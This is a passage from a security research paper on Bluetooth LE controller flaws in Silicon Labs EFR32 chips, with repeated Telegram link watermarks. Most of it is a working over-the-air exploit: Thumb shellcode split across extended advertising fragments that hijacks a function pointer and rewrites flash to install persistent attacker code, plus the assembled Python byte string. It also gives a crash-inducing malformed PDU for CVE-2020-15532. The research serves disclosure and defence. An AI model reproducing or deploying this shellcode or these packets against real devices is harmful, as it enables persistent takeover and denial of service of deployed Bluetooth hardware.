

Figure 39. Fragmented shellcode navigation using R11

Figure 40 shows a snapshot of a GDB session from while I was building my shellcode. In this snapshot, R11 is 0x20003a85 and the first memory chunk starts from 0x20003a6c and links to 0x20004090, 0x20003b14, and 0x20003ac0. Since any of the four segments can be writing to 0x20004090, which will overwrite the ll_task_callback function pointer, I highlighted the function pointer hook in the three packet segments (except the first segment part since the byte between 0x0 – 0xe is overwritten by the controller.) I realized during writing this paper that I could have modified 0x20004090 to a lower address to have the function pointer hook in all four segments to increase the success rate. The function pointer hook (the valid hook is 0x200040ad for the Thumb mode as shown in Figure 42) redirects control flow to 0x200040ac.

```
(gdb) x/128bx 0x20003a85 - 0x19
0x20003a6c <bluetooth_stack_heap+5840>: 0x90    0x40    0x00    0x20    0x01    0x0a    0x01    0x45
0x20003a74 <bluetooth_stack_heap+5848>: 0x00    0x00    0x00    0x00    0x0b    0x00    0x00    0x00
0x20003a7c <bluetooth_stack_heap+5856>: 0x26    0x00    0x00    0xff    0x00    0x00    0x00    0x00
0x20003a84 <bluetooth_stack_heap+5864>: 0x00    0x00    0x01    0x00    0xff    0x7f    0xf2    0x00
0x20003a8c <bluetooth_stack_heap+5872>: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x20003a94 <bluetooth_stack_heap+5880>: 0x00    0x0f    0x10    0x11    0x12    0x13    0x14    0x15
0x20003a9c <bluetooth_stack_heap+5888>: 0x16    0x17    0x18    0x19    0x1a    0x1b    0x1c    0x1d
0x20003aa4 <bluetooth_stack_heap+5896>: 0x1e    0x1f    0x20    0x21    0x22    0x23    0x24    0x25
0x20003aac <bluetooth_stack_heap+5904>: 0x26    0x27    0x28    0x29    0x2a    0x2b    0x2c    0x2d
0x20003ab4 <bluetooth_stack_heap+5912>: 0x2e    0x2f    0x30    0x31    0x32    0x33    0x34    0x35
0x20003abc <bluetooth_stack_heap+5920>: 0x36    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x20003ac4 <bluetooth_stack_heap+5928>: 0x01    0x08    0x00    0x3c    0x00    0x00    0x00    0x00
0x20003acc <bluetooth_stack_heap+5936>: 0xc1    0xc2    0xc3    0xc4    0xc5    0xc6    0xc7    0xc8
0x20003ad4 <bluetooth_stack_heap+5944>: 0xc9    0xca    0xcb    0xcc    0xac    0x40    0x00    0x20
0x20003adc <bluetooth_stack_heap+5952>: 0x40    0xb4    0x00    0xbd    0xd5    0xd6    0xd7    0xd8
0x20003ae4 <bluetooth_stack_heap+5960>: 0xd9    0xda    0xdb    0xdc    0xdd    0xde    0xdf    0xe0
(gdb) x/128bx *(0x20003a85 - 0x19)
0x20004090 <bg_pool_pools+324>: 0x14    0x3b    0x00    0x20    0x01    0x08    0x00    0x45
0x20004098 <bg_pool_pools+332>: 0x00    0x00    0x00    0x00    0x37    0x38    0x39    0x3a
0x200040a0 <btlePublicDevAddr+4>:       0x3b    0x3c    0x3d    0x3e    0x3f    0x40    0x41    0x42
0x200040a8 <ll_task_callback>:  0xac    0x40    0x00    0x20    0x40    0xb4    0x00    0xbd
0x200040b0 <ll_priorityTable>:  0x4b    0x4c    0x4d    0x4e    0x4f    0x50    0x51    0x52
0x200040b8 <ll_adv_state+4>:    0x53    0x54    0x55    0x56    0x57    0x58    0x59    0x5a
0x200040c0 <ll_adv_state+12>:   0x5b    0x5c    0x5d    0x5e    0x5f    0x60    0x61    0x62
0x200040c8 <ll_adv_state+20>:   0x63    0x64    0x65    0x66    0x67    0x68    0x69    0x6a
0x200040d0 <ll_adv_state+28>:   0x6b    0x6c    0x6d    0x6e    0x6f    0x70    0x71    0x72
```


https://t.me/learningnets

```
0x200040d8 <ll_adv_state+36>:   0x73    0x74    0x75    0x76    0x77    0x78    0x79    0x7a
0x200040e0 <ll_adv_state+44>:   0x7b    0x1b    0x1c    0x1d    0x1e    0x1f    0x20    0x21
0x200040e8 <ll_adv_state+52>:   0x22    0x23    0x24    0x00    0x00    0x00    0x00    0x00
0x200040f0 <ll_adv_state+60>:   0x00    0x00    0x00    0x00    0x98    0x27    0x00    0x20
0x200040f8 <ll+4>:      0x98    0x27    0x00    0x20    0xbc    0x3b    0x00    0x20
0x20004100 <ll+12>:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x20004108 <ll+20>:     0x00    0x00    0x00    0x00    0x11    0x10    0x04    0xfb
(gdb) x/128bx **(0x20003a85 - 0x19)
0x20003b14 <bluetooth_stack_heap+6008>: 0xc0    0x3a    0x00    0x20    0x01    0x08    0x00    0x45
0x20003b1c <bluetooth_stack_heap+6016>: 0x00    0x00    0x00    0x00    0x7c    0x7d    0x7e    0x7f
0x20003b24 <bluetooth_stack_heap+6024>: 0x80    0x81    0x82    0x83    0x84    0x85    0x86    0x87
0x20003b2c <bluetooth_stack_heap+6032>: 0xac    0x40    0x00    0x20    0x40    0xb4    0x00    0xbd
0x20003b34 <bluetooth_stack_heap+6040>: 0x90    0x91    0x92    0x93    0x94    0x95    0x96    0x97
0x20003b3c <bluetooth_stack_heap+6048>: 0x98    0x99    0x9a    0x9b    0x9c    0x9d    0x9e    0x9f
0x20003b44 <bluetooth_stack_heap+6056>: 0xa0    0xa1    0xa2    0xa3    0xa4    0xa5    0xa6    0xa7
0x20003b4c <bluetooth_stack_heap+6064>: 0xa8    0xa9    0xaa    0xab    0xac    0xad    0xae    0xaf
0x20003b54 <bluetooth_stack_heap+6072>: 0xb0    0xb1    0xb2    0xb3    0xb4    0xb5    0xb6    0xb7
0x20003b5c <bluetooth_stack_heap+6080>: 0xb8    0xb9    0xba    0xbb    0xbc    0xbd    0xbe    0xbf
0x20003b64 <bluetooth_stack_heap+6088>: 0xc0    0x00    0x00    0x00    0x1c    0x39    0x00    0x20
0x20003b6c <bluetooth_stack_heap+6096>: 0x01    0x00    0x00    0x45    0x00    0x00    0x00    0x00
0x20003b74 <bluetooth_stack_heap+6104>: 0xff    0x7f    0x00    0x00    0x40    0x00    0x20    0x90
0x20003b7c <bluetooth_stack_heap+6112>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x20003b84 <bluetooth_stack_heap+6120>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
0x20003b8c <bluetooth_stack_heap+6128>: 0x40    0x00    0x20    0x90    0x40    0x00    0x20    0x90
(gdb) x/128bx ***(0x20003a85 - 0x19)
0x20003ac0 <bluetooth_stack_heap+5924>: 0x00    0x00    0x00    0x00    0x01    0x08    0x00    0x3c
0x20003ac8 <bluetooth_stack_heap+5932>: 0x00    0x00    0x00    0x00    0xc1    0xc2    0xc3    0xc4
0x20003ad0 <bluetooth_stack_heap+5940>: 0xc5    0xc6    0xc7    0xc8    0xc9    0xca    0xcb    0xcc
0x20003ad8 <bluetooth_stack_heap+5948>: 0xac    0x40    0x00    0x20    0x40    0xb4    0x00    0xbd
0x20003ae0 <bluetooth_stack_heap+5956>: 0xd5    0xd6    0xd7    0xd8    0xd9    0xda    0xdb    0xdc
0x20003ae8 <bluetooth_stack_heap+5964>: 0xdd    0xde    0xdf    0xe0    0xe1    0xe2    0xe3    0xe4
0x20003af0 <bluetooth_stack_heap+5972>: 0xe5    0xe6    0xe7    0xe8    0xe9    0xea    0xeb    0xec
0x20003af8 <bluetooth_stack_heap+5980>: 0xed    0xee    0xef    0xf0    0xf1    0xf2    0xf3    0xf4
0x20003b00 <bluetooth_stack_heap+5988>: 0xf5    0xf6    0xf7    0xf8    0xf9    0xfa    0xfb    0xfc
0x20003b08 <bluetooth_stack_heap+5996>: 0x00    0x20    0x90    0x40    0x00    0x20    0x90    0x40
0x20003b10 <bluetooth_stack_heap+6004>: 0x00    0x00    0x00    0x00    0xc0    0x3a    0x00    0x20
0x20003b18 <bluetooth_stack_heap+6012>: 0x01    0x08    0x00    0x45    0x00    0x00    0x00    0x00
0x20003b20 <bluetooth_stack_heap+6020>: 0x7c    0x7d    0x7e    0x7f    0x80    0x81    0x82    0x83
0x20003b28 <bluetooth_stack_heap+6028>: 0x84    0x85    0x86    0x87    0xac    0x40    0x00    0x20
0x20003b30 <bluetooth_stack_heap+6036>: 0x40    0xb4    0x00    0xbd    0x90    0x91    0x92    0x93
0x20003b38 <bluetooth_stack_heap+6044>: 0x94    0x95    0x96    0x97    0x98    0x99    0x9a    0x9b
```

Figure 40. Snapshot of fragmented extended advertising packet in memory during making shellcode

The very first instruction jumps to the first packet fragment using R11 as shown in Figure 39 and Figure 41. For example, when R11 is 0x20003a85 and R5 becomes 0x2003a99 at line 6, note that R5 value's least significant bit must be 1, otherwise, a UsageFault exception will occur because Cortex-M33, the target board's MCU, supports Thumb mode. At line 8, PC becomes 0x2003a99 and the instruction at 0x2003a98 will be executed.

```
1  _funcptr_hook:           @ to overwrite ll_task_callback function pointer
2  .word 0x200040ad
3
4  _start:
5      @ r11 leads to the first segment of the buffer chain
6      add  r5, r11, #0x14  @ addr of the shellcode beginning
7      push {r5}            @ jump to the first segment
8      pop  {pc}
```

Figure 41. Assembly to jump to the beginning of the first shellcode fragment

Now I embedded the following 12 bytes in the middle of the last three advertisement fragments.

https://t.me/learningnets

```
0xad, 0x40, 0x00, 0x20, 0x0b, 0xf1, 0x12, 0x05, 0x20, 0xb4, 0x00, 0xbd
```

Figure 42. Bytes embedded in three packet segments

The shellcode in the first fragment stores memcpy(), nvm3_halFlashPageErase(), nvm3_halFlashWriteWords() into R7, R8, R9 respectively. Then it jumps to the shellcode in the next packet segment as shown in Figure 43. For example, R5 at line 8 becomes 0x2000409d and the instruction at 0x2000409c will be executed (refer to the Figure 40 memory snapshot.)

```
 1  _start:                                    @ example addr: 0x20003a98
 2      @ load function addresses into registers
 3      ldr  r7, _func_memcpy
 4      ldr  r8, _func_flash_erase
 5      ldr  r9, _func_flash_write
 6
 7      ldr  r6, [r11, #-0x19]     @ load the next memory chunk addr
 8      add  r5, r6, #0xd          @ next shellcode at r6 + 0xc (0xd for Thumb)
 9      push {r5}
10      pop {pc}
11
12  _func_memcpy:
13  .word 0x312df                  @ addr of memcpy()
14  _func_flash_erase:
15  .word 0x10cb5                  @ addr of nvm3_halFlashPageErase()
16  _func_flash_write:
17  .word 0x10c19                  @ addr of nvm3_halFlashWriteWords()
```

Figure 43. Shellcode for the first packet fragment

Figure 44 shows the shellcode in the second fragment, which writes static data at non-volatile memory address 0xfa00 by calling nvm3_halFlashWriteWords(), whose arguments are very similar to memcpy() except the length that it expects is the number of words to write. I didn't need to erase the page at 0xfa00 because the bytes I needed to write were already set to 0xff. The source bytes, which is at line 24 of Figure 44, are the assembly from Figure 38 and they need to be embedded in the non-volatile memory to be used by the persistent attacker's code in Figure 37.

I stored the sw_reset()'s address to R4 in this segment just because I used up other segments' bytes. I call this function at the end of the shellcode to reset the victim controller so that it will start advertising immediately after it gets attacked. The shellcode control flow moves onto the third fragment at 0x20003b20.

```
 1  _start:                         @ example addr: 0x2000409c
 2      @ write advertisement data to non-volatile memory
 3      movs  r2, #6                @ length in a word unit
 4      adr   r1, _start_adv_data   @ src
 5      mov   r0, #0xfa00           @ dst, already erased non-volatile memory
 6      b _continue
 7
 8  _anchor:
 9  .byte 0xad, 0x40, 0x00, 0x20, 0x0b, 0xf1, 0x14, 0x05, 0x20, 0xb4, 0x00, 0xbd
10
11  _continue:
12      blx   r9                    @ call nvm3_halFlashWriteWords()
13
```


https://t.me/learningnets

```
14      mov   r4, #0xaf5d           @ 0x2af5d == addr of sw_reset()
15      movt  r4, #2
16
17      @ jump to the next memory chunk
18      ldr  r6, [r6]               @ read the next memory chunk addr
19      add  r5, r6, #0xd           @ next shellcode at r6 + 0xc (0xd for Thumb)
20      push {r5}
21      pop  {pc}
22
23  _start_adv_data:
24  .byte 0x53, 0x74, 0x69, 0x6c, 0x6c, 0x20, 0x68, 0x65, 0x72, 0x65, 0x21, 0x21,
    0x00, 0x08, 0x00, 0x20, 0x00, 0x02, 0x02, 0x00, 0xa9, 0x9d, 0x02, 0x00
```

Figure 44. Shellcode for the second packet fragment

The code in the third fragment as shown in *Figure 45* copies the non-volatile memory page, which includes ll_hciHandleLeSetExtendedScanEnable() to a RAM buffer, then replaces part of the function instructions with the payload of *Figure 37* on the RAM buffer. After that it erases the page at 0x1c000; it is required to erase it first because the page already holds the firmware content. Then it jumps to the final fragment.

```
 1  _start:                     @ example addr: 0x20003b20
 2      ldr  r6, [r6]           @ read the next memory chunk addr
 3      ldr  r10, _tmpbuf_addr  @ load the temporary memory address
 4      movs r11, 0x1c          @ set r11 to 0x1c000, part 1
 5      b _continue
 6
 7  _anchor:
 8  .byte 0xad, 0x40, 0x00, 0x20, 0x0b, 0xf1, 0x14, 0x05, 0x20, 0xb4, 0x00, 0xbd
 9
10  _continue:
11      lsl  r11, #12           @ set r11 to 0x1c000, part 2
12
13      @ copy the page to modify
14      mov  r2, 0x2000         @ len, a page size
15      mov  r1, r11            @ src, 0x1c000, non-volatile memory
16      mov  r0, r10            @ dst, 0x2000e000, temporary buffer
17      blx  r7                 @ call memcpy()
18
19      @ modify the page
20      movs  r2, 0x20          @ len, the size of persistent payload
21      add  r1, r6, #0x28      @ src, addr of the persistent payload
22      mov  r0, 0x552          @ dst, 0x1c552, part of
23      add  r0, r0, r10        @ ll_hciHandleLeSetExtendedScanEnable()
24      blx  r7                 @ call memcpy()
25
26      @ erase page
27      mov  r0, r11            @ addr to erase
28      blx  r8                 @ call nvm3_halFlashPageErase()
29
30      @ jump to the next memory chunk
31      add  r5, r6, #0xd
32      push {r5}
33      pop  {pc}
34
35  _tmpbuf_addr:
36  .word 0x2000e000            @ buffer to copy the non-volatile memory
```


https://t.me/learningnets

Figure 45. Shellcode in the third packet fragment

The final fragment of shellcode writes the manipulated page back to the erased non-volatile memory, then calls sw_reset() because the victim application calls enables scanning when the controller boots. But once the victim gets compromised the attacker's code will enable advertising with the "Still Here!!" message. Figure 46 shows the final shellcode part and Figure 47 shows the entire compiled binary. Each fragment is copied into the corresponding offsets and the shellcode is sent as an Extended Advertising payload.

```
 1  _start:                      @ example addr: 0x20003acc
 2      @ overwrite page
 3      mov   r2, 0x800          @ len, page size in word unit
 4      mov   r1, r10            @ src, 0x2000e000
 5      mov   r0, r11            @ dst, 0x1c000
 6      blx   r9                 @ call nvm3_halFlashWriteWords()
 7
 8      b _continue
 9
10  _anchor:
11  .byte 0xad, 0x40, 0x00, 0x20, 0x0b, 0xf1, 0x14, 0x05, 0x20, 0xb4, 0x00, 0xbd
12
13  _continue:
14      @ reset the controller to have the payload triggered
15      blx   r4                 @ call sw_reset()
16      nop
17
18  _payload:
19  .byte 0x0d, 0x22, 0x4f, 0xf4, 0x7a, 0x47, 0x39, 0x46, 0xf8, 0x68, 0x14, 0xf0,
    0xbf, 0xfe, 0x07, 0xf1, 0x10, 0x02, 0x79, 0x69, 0x4f, 0xf4, 0x48, 0x70, 0xc1,
    0xf2, 0x03, 0x40, 0xfc, 0xf7, 0x3f, 0xfe
```

Figure 46. Shellcode in the fourth packet segment

```
shellcode    = b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"

# shellcode += b"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
shellcode   += b"\x10\x11\xdf\xf8\x14\x70\xdf\xf8\x14\x80\xdf\xf8\x14\x90\x5b\xf8"

# shellcode += b"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
shellcode   += b"\x19\x6c\x06\xf1\x0d\x05\x20\xb4\x00\xbd\xdf\x12\x03\x00\xb5\x0c"

# shellcode += b"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
shellcode   += b"\x01\x00\x19\x0c\x01\x00\x36\x06\x22\x0f\xf2\x28\x01\x4f\xf4\x7a"

# \x43\x44\x45\x46, function pointer hooking
# shellcode += b"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
shellcode   += b"\x40\x05\xe0\xad\x40\x00\x20\x0b\xf1\x14\x05\x20\xb4\x00\xbd\xc8"

# shellcode += b"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
shellcode   += b"\x47\x4a\xf6\x5d\x74\xc0\xf2\x02\x04\x36\x68\x06\xf1\x0d\x05\x20"

# shellcode += b"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
shellcode   += b"\xb4\x00\xbd\x53\x74\x69\x6c\x6c\x20\x68\x65\x72\x65\x21\x21\x00"

# shellcode += b"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
shellcode   += b"\x08\x00\x20\x00\x02\x02\x00\xa9\x9d\x02\x00\x7b\x36\x68\xdf\xf8"

# \x88\x89\x8a\x8b, function pointer hooking
```


https://t.me/learningnets

```
# shellcode += b"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
shellcode   += b"\x3c\xa0\x5f\xf0\x1c\x0b\x05\xe0\xad\x40\x00\x20\x0b\xf1\x14\x05"

# shellcode += b"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
shellcode   += b"\x20\xb4\x00\xbd\x4f\xea\x0b\x3b\x4f\xf4\x00\x52\x59\x46\x50\x46"

# shellcode += b"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
shellcode   += b"\xb8\x47\x20\x22\x06\xf1\x28\x01\x40\xf2\x52\x50\x50\x44\xb8\x47"

# shellcode += b"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
shellcode   += b"\x58\x46\xc0\x47\x06\xf1\x0d\x05\x20\xb4\x00\xbd\x00\xe0\x00\x20"

# \xcd\xce\xcf\xd0, function pointer hooking
# shellcode += b"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
shellcode   += b"\xc0\x4f\xf4\x00\x62\x51\x46\x58\x46\xc8\x47\x05\xe0\xad\x40\x00"

# shellcode += b"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
shellcode   += b"\x20\x0b\xf1\x14\x05\x20\xb4\x00\xbd\xa0\x47\x00\xbf\x0d\x22\x4f"

# shellcode += b"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
shellcode   += b"\xf4\x7a\x47\x39\x46\xf8\x68\x14\xf0\xbf\xfe\x07\xf1\x10\x02\x79"

# shellcode += b"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc"
shellcode   += b"\x69\x4f\xf4\x48\x70\xc1\xf2\x03\x40\xfc\xf7\x3f\xfe"
```

Figure 47. Final shellcode in Python

5.4 Denial of service vulnerability, CVE-2020-15532

Affected products: EFR32 SoCs and associate modules using Bluetooth SDK v2.13.2 or earlier
Report date: Feb 21, 2020
Patch release date: March 20, 2020 [22]

Figure 48 shows an input validation which the code uses to try and avoid problems. If the condition is met, it will exit ll_scanExtRxProcess() almost immediately. But there is a mistake, which allows Extended Header length to be equal to or 1 byte bigger than the Advertisement PDU length, which leads to an integer underflow. Extended Header length (exthdr_len) should be smaller than the Advertisement PDU length (advpkt_len) since the extended headers is located inside the packet as shown in *Figure 50*.

```
81 | if ((uint)advpkt_len + 1 < exthdr_len) goto LAB_00020a1a;
```

Figure 48. Decompiled input validation in ll_scanExtRxProcess()

Let's take a look at bgbuf_prepend_no_alloc() in Figure 49, where an integer underflow occurs. R6 at 0x21800 is reserveSize and R2 at 0x2180e is dataSize as the pseudo memory heap chunk structure described in Figure 27, When an attacker send malicious advertisement packet like Figure 50, R2 becomes 0x0e and R6 becomes 0x0f as shown in Figure 51. Once the subtraction at 0x21810 is executed, R2 becomes 0xffffffff, this subtraction takes place probably to access the payload after the extended header fields. Then the subsequent memmove() is called with a very large R2 as shown in Figure 52.

https://t.me/learningnets

```
                    bgbuf_prepend_no_alloc

000217f8 70 b5          push       { r4, r5, r6, lr }
000217fa 0d 46          mov        r5,r1
000217fc 04 46          mov        r4,r0
000217fe d0 b1          cbz        r0,LAB_00021836
00021800 86 79          ldrb       r6,[r0,#0x6]
00021802 8e 42          cmp        r6,r1
00021804 03 d3          bcc        LAB_0002180e
00021806 75 1a          sub        r5,r6,r1
00021808 85 71          strb       r5,[r0,#0x6]

                    LAB_0002180a
0002180a 01 20          mov        r0,#0x1

                    LAB_0002180c
0002180c 70 bd          pop        { r4, r5, r6, pc }

                    LAB_0002180e
0002180e c2 79          ldrb       r2,[r0,#0x7]
00021810 92 1b          sub        r2,r2,r6
00021812 c2 f1 45 03    rsb        r3,r2,#0x45
00021816 99 42          cmp        r1,r3
00021818 0d dc          bgt        LAB_00021836
0002181a 06 f1 0c 01    add.w      r1,r6,#0xc
0002181e 01 44          add        r1,r0
00021820 a8 1b          sub        r0,r5,r6
00021822 08 44          add        r0,r1
00021824 0f f0 66 fd    bl         memmove
```

Figure 49. Integer underflow vulnerability

I added a breakpoint to Default_Handler as shown in Figure 53 in GDB because the Silicon Labs' example code comes with a hard fault handler, which simply loops infinitely. The R2 value at the time of crash indicates the end of the available memory address. It would be very unlikely that an attacker can interrupt the memmove() and take a control of the system with the overwritten heap memory before the crash takes place.

One of the reviewers pointed out that if the hard fault handler uses a function pointer and if an attacker can overwrite the function pointer, this vulnerability would lead to a remote code execution, which is a valid point. However, the default code from Silicon Labs doesn't have function pointer usage in the hard fault handler. That is not to say that an end product manufacturer couldn't go out of their way to modify this handler, but it seems unlikely. Therefore, for now I would still call this a denial of service vulnerability.

Until this bug is fixed, an attacker could continuously send this packet to continuously crash a device.

https://t.me/learningnets

From Bluetooth Core Specification v5.2

Figure 2.4: Advertising physical channel PDU



Figure 2.5: Advertising physical channel PDU header



Figure 2.14: Common Extended Advertising Payload Format

Example: ADV_EXT_IND type

Header		Payload	
0x07	**0x02**	**0x02**	0x00

Figure 50. Malicious extended advertising PDU targeting CVE-2020-15532

```
Breakpoint 3, 0x00021810 in bgbuf_prepend_no_alloc ()
r0             0x20003b68          0x20003b68
r1             0x1c                0x1c
r2             0xe                 0xe
r3             0x8                 0x8
r4             0x20003b68          0x20003b68
r5             0x1c                0x1c
r6             0xf                 0xf
r7             0x1                 0x1
r8             0x0                 0x0
r9             0x20004168          0x20004168
r10            0x2000068c          0x2000068c
r11            0x20003b81          0x20003b81
r12            0xd0499a            0xd0499a
sp             0x20000638          0x20000638
lr             0x21845             0x21845
pc             0x21810             0x21810 <bgbuf_prepend_no_alloc+24>
xpsr           0x89000030          0x89000030
msp            0x20000638          0x20000638
psp            0x20010000          0x20010000
primask        0x0                 0x0
basepri        0x0                 0x0
faultmask      0x0                 0x0
control        0x0                 0x0
fpscr          0x0                 0x0
(gdb) c
```

Figure 51. Malicious input fed into a memory chunk metadata

https://t.me/learningnets

```
Breakpoint 4, 0x000312f4 in memmove ()
r0             0x20003b90          0x20003b90
r1             0x20003b83          0x20003b83
r2             0xffffffff          0xffffffff
```

Figure 52. memmove() call with a very large length, 0xffffffff

```
Breakpoint 1, Default_Handler () at ../platform/Device/SiliconLabs/EFR32MG21/Source/GCC/startup_efr32mg21.c:361
361     {
r0             0x20003b90          0x20003b90
r1             0x20017ff4          0x20017ff4
r2             0x20017fff          0x20017fff
r3             0x20003b82          0x20003b82
r4             0x0                 0x0
r5             0x1c                0x1c
r6             0xf                 0xf
r7             0x1                 0x1
r8             0x0                 0x0
r9             0x20004168          0x20004168
r10            0x2000068c          0x2000068c
r11            0x20003b81          0x20003b81
r12            0xd0499a            0xd0499a
sp             0x20000610          0x20000610
lr             0xfffffff1          0xfffffff1
pc             0x10a1c             0x10a1c <Default_Handler>
xpsr           0x29000003          0x29000003
msp            0x20000610          0x20000610
psp            0x20010000          0x20010000
primask        0x0                 0x0
basepri        0x0                 0x0
faultmask      0x0                 0x0
control        0x0                 0x0
fpscr          0x0                 0x0
#0  Default_Handler () at ../platform/Device/SiliconLabs/EFR32MG21/Source/GCC/startup_efr32mg21.c:361
#1  <signal handler called>
#2  0x00031308 in memmove ()
#3  0x00021828 in bgbuf_prepend_no_alloc ()
#4  0x00021844 in bgbuf_prepend ()
#5  0x0002096e in ll_scanExtReportPacket ()
#6  0x00020ca2 in ll_scanExtRxProcess ()
#7  0x0001fb76 in ll_scanTaskPrimaryHandler ()
#8  0x000135e4 in RAILINT_7d94510f515617be26a284cc8096bd57 ()
#9  0x000175c8 in FRC_IRQHandler ()
#10 <signal handler called>
#11 0x00018dce in gecko_process_event.part ()
#12 0x00010226 in appMain (pconfig=pconfig@entry=0x20000810 <config>) at ../app.c:99
#13 0x00010798 in main () at ../main.c:111
```

Figure 53. Memory access violation error, memory after 0x20017fff is not mapped.

https://t.me/learningnets

6 Closing thoughts

6.1 On exploit mitigations

As is unfortunately common on most embedded systems these days, all of the devices I have looked at have lacked even the most basic exploit mitigations in their firmware. They don't even enable the stack cookie compiler option. Because there hasn't been a lot of research on low level Bluetooth vulnerabilities, chip makers have not been pushed to spend resources on enhancing security. As new research continues, they will be playing catch-up for years to implement the mechanisms common on more frequently attacked platforms. But that will not protect the estimated [27] 4.2 billion devices supporting Bluetooth that have already been shipped.

6.2 On weaponized exploit reliability

As was shown in this paper, there are significant difficulties to achieving reliable exploitation. Over-the-air once exploits may require heap grooming, and the heap is subject to background Bluetooth traffic and internal usage. However, low level Bluetooth security research is still immature. While I am not a specialist in exploitation techniques, I have no doubt that as researchers who have experience on other platforms investigate these devices, they will find ways to leverage their past expertise to improve the reliability of exploits.

In the meantime, one approach that I will be investigating next will involve a "Crowd Out" attack where I send as many packets as possible from a single device, spoofing the BDADDR (Bluetooth equivalent of MAC address). This would make it so that if the PHY is performing round-robin acceptance of packets, it will be more likely to only accept mine. If that doesn't work from a single device (e.g. due to rate limits on sending), I will then collect multiple devices (one for every channel if needed) to try to increase the probability of success to near 100%. And another alternative approach to a "Quiet Place" attack will be to try hop-sequence-aware jamming, as shown in [28]. (Jamming is more neighbor-friendly than a "Quiet Place" attack 😉)

6.3 On persistence mitigations

In this paper I have shown how an attacker could exploit a device and then install malicious code persistently. This allows attackers to maintain control of the system and install much more complicated attack functionality. The standard mitigation for persistence is secure boot on the device.

I have not yet done a fully comprehensive survey of secure boot on Bluetooth chips, but a preliminary survey indicates that many chips don't support secure boot. Typically, only newer high-end chips have it. Therefore, it doesn't apply to most devices in the field. Also, some chips have secure boot as an option, but it must be enabled by end product manufacturers. Enablement of secure boot often requires a lot of work such as provisioning signing keys, building infrastructure for signing firmware, potentially fusing devices at manufacturing time, etc. Therefore, for low-cost, low-margin devices, it is unlikely that product manufacturers would ever enable this option if it wasn't already just handled for them by the chip vendor. And even if they enabled secure boot, it has been shown repeatedly that initial implementations by vendors tend to have exploitable bugs, until external entities have assessed the implementation.

https://t.me/learningnets

